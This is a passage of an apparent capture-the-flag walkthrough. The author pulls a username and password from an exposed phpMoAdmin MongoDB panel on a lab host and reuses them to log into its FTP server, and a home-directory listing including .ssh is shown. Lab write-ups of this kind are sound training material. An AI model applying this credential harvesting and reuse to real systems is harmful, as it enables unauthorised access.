


When I open the "creds" file, I get a username and password as shown in the image below. The username is "typhoon" and password is "789456123". That's fine but I still don't know where to enter these credentials.


192.168.41.164/mongoadmin/index.php?db=credentials&action=listRows&collection=creds
[Show Database & Collection selection]
creds
[Compact] [Uniform] [Full]
2 objects
[insert new object] [show indexes] [export] [import] [sort] [search] [query]
phpMoAdmin


```
[X] [E] (MongoId) 5bce38e66c82aa33d0a8c7be
[_id] => MongoId Object (
    [$id] => 5bce38e66c82aa33d0a8c7be
)
[username] => typhoon
[X] [E] (MongoId) 5bce38f86c82aa33d0a8c7bf
[_id] => MongoId Object (
    [$id] => 5bce38f86c82aa33d0a8c7bf
)
[password] => 789456123
```

I have searched for any Login page on the website but got none. Where should I enter these credentials? Then a thought flashed in my mind. How about try these credentials on the FTP server. It was totally unrelated but still seemed logical at this point. So I tried these credentials on the FTP server and got logged in successfully.




```
root@kali:~# ftp 192.168.41.164
Connected to 192.168.41.164.
220 (vsFTPd 3.0.2)
Name (192.168.41.164:root): typhoon
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -lat
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-------    1 1000     1000           47 Oct 25 18:51 .bash_history
drwxrwxr-x    2 1000     1000         4096 Oct 25 18:50 .ssh
drwxr-xr-x    5 0        0            4096 Oct 23 22:38 ..
drwxr-xr-x    4 1000     1000         4096 Oct 22 21:53 .
drwx------    2 1000     1000         4096 Oct 22 21:41 .cache
-rw-r--r--    1 1000     1000         3637 Oct 22 21:40 .bashrc
-rw-r--r--    1 1000     1000          220 Oct 22 21:40 .bash_logout
-rw-r--r--    1 1000     1000          675 Oct 22 21:40 .profile
226 Directory send OK.
ftp> 
```

Although I have access to more files this time than through anonymous account, I still don't have rights to make an entry into the machine.I downloaded some files to try and make an entry into the system but I suddenly got another thought.



